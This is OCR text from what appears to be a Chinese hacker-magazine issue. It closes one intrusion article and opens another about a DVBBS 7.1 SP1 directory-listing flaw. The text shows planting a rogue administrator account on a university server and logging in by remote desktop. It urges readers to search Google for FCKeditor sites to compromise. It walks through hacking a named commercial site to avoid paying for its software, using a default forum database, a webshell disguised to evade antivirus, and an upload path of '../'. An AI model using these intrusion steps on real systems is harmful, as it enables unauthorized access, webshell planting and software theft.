



图8

顺利加上了一个用户名为hackwolf，密码为hackwolf的管理员帐号。在“开始”，“所有程序”，“附件”，“通讯”里找到“远





图9

程桌面连接”，输入目标的网址xxxx.edu.cn，点“连接”后，用刚加上的帐号和密码登录到服务器的3389，如图9。在里面溜达一圈，出来给管理员老师发EMAIL通知一声，此次入侵就算顺利完成了，回去睡我的大头觉咯！

**小编点评：**很多菜鸟可能都不知道FCKEDITOR到底是什么，也许也不知道ewebeditor是什么。其实它们都是在线编辑器，也算是某种程度上的整套程序。大家在黑客X档案论坛里发贴的时候，会发现可以自由的把帖子进行各种编辑，就像在WORD里操作一样，这就是在线编辑器的功劳。很多程序员在开发新的程序的时候，编辑器是不会轻易自己去修改的，直接从网上找现成的ewebeditor或者是FCKEDITOR等等。所以现在通过在线编辑器入侵已经渐渐成为了一种流行和新的突破点，不信？大家用Google搜索一下关键字“inurl:"FCKeditor/fckeditor.html"”看看，开动你的脑筋，你就可以抓到更多的肉鸡！

（文章中涉及到的PHP一句话木马GUI版、Winscok Expert、nc.exe光盘中已收录）

文章难易度：★★★
文章内容：利用动网论坛上传文件清理功能遍历全站目录漏洞

# DVBBS7.1 sp1最新漏洞曝光

## ——遍历目录漏洞的利用

【管√管】

有个朋友在深圳做手机生意，托我给他找个名字叫“手机大派对”的商城系统来建站，于是我在百度上搜索了一下，凡是能找到的源码，都是很简陋的试用版——功能少、漏洞多、能注入，还删除了后台管理。别的程序他又不喜欢，偏偏就认准了这套“手机大派对”。一套正式版的程序就要花2000多大洋，贵啊！花钱吗？当然是不了。黑一个使用“大派对”正式版程序的网站，不就节约下这笔钱了吗？

### 一、寻找目标

在百度和Google里，使用“高级搜索”功能，搜索关键词：**手机大派对　inurl:asp**。翻了几页后，将目标确定为www.yinhe****.com。

### 二、寻找漏洞

在开始寻找漏洞之前，我给各位小黑同志一个建议，不要一看到是个网站，就开着啊D或者明小子来狂扫，毕竟注入只是入侵的一种方法而已，并不是入侵的全部含义。从打开网站首页开始，就应该仔细浏览网站所提供的链接、使用的功能模块、网站大致的目录结构等，等到对目标网站认识得差不多，心中有数了，再动手不迟。

经过简单的浏览和分析，我收集到的目标信息如下：

1．网站经过防注入处理，无明显漏洞。

2．全站依靠ewebeditor进行内容编辑和上传文件管理，ewebeditor默认的管理员帐号、密码都已经修改，从默认路径下载到ewebeditor的数据库后，因密码复杂，在线破解、本地暴力破解均失败。

3．网站使用了动网DVBBS7.1.0 SP1论坛，可下载默认数据库，成功拿到论坛管理员帐号和密码。

由以上信息看出，我们可以利用动网论坛做入口点了。

### 三、动网新洞

拿着admin帐号高高兴兴的登录了http://www.yinhe****.com/bbs，顺利进入论坛后台。习惯性的设置论坛基本属性，允许上传MDB格式的文件（注：为了免杀，我的Webshell是用MDB和ASP合并来的）。在前台随便找个帖子发贴，成功的上传文件后，返回后台准备利用备份或者恢复数据库的功能把传上去的MDB还原成ASP文件，结果很不幸，出现了404错误，如图1。

我哭，管理员这招够狠，直接删除了用于数据库管理的/bbs/admin/data.asp文件，这下子不管是备份数据库还是恢复数据库，都用不上了。

难道就没办法继续了？苦苦思索了N个小时后，幸运之神还是眷顾了我。呵呵，记得以前用动网论坛建站的时候，在后台有个“上传文件管理”的功能，可以很轻松的查看和清理掉传上去的文件。





图1　图2

灵光一闪后，马上开始行动。呵呵，这就是我们今天的主题——利用动网论坛上传文件清理功能遍历全站目录。

进入“常规管理”的“基本设置”页面，如图2。

找到“上传目录设定”这个选项，默认的上传目录是“uploadfile/”，把它改为“../”，修改后如图3。





图3

修改好上传文件的路径之后，进入“上传文件管理”，点击“开始搜索”按钮，出现如图4所示的界面。





图4

**小提示：**

此处有个需要特别注意的地方，在“清理同时是否直接从服务器上删除文件，删除的文件将不能恢复”这个选项上，默认是选择“否”的，大家在入侵过程中一定要注意，如果选择了“是”就会把相应的文件删除掉，那在接下来的操作中，转眼间网站就会化为飞灰了。

